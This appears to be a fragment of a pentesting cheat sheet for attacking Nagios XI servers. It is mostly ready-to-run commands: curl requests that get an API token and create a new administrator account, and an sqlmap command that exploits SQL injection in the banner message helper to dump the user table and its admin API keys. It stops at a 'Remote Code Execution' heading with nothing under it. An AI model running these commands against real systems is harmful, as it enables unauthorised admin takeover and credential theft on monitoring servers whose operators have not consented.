


11 Nagios
bash11 lines
## ------------------| Authenticate with API### Create tokencurl -ksX POST https://<HOST>/nagiosxi/api/v1/authenticate -d 'username=<USER>&password=<PASS>&valid_min=500'### Login to the serverhttps://<HOST>/nagiosxi/?token=<TOKEN>### Add new usercurl -XPOST --insecure "https://<HOST>/nagiosxi/api/v1/system/user?apikey=<KEY>&pretty=1" -d "username=h4rithd&password=h4rithd&name=h4rithd&email=h4rithd@localhost&auth_level=admin"### Login using hrithd:h4rithd creds
### Use SQL map to get admin api keysqlmap -u "https://<HOST>/nagiosxi/admin/banner_message-ajaxhelper.php?action=acknowledge_banner_message&id=3&token=<AUTH_TOKEN>" --level 5 --risk 3 -p id --batch -D nagiosxi --dump -T xi_users

Remote Code Execution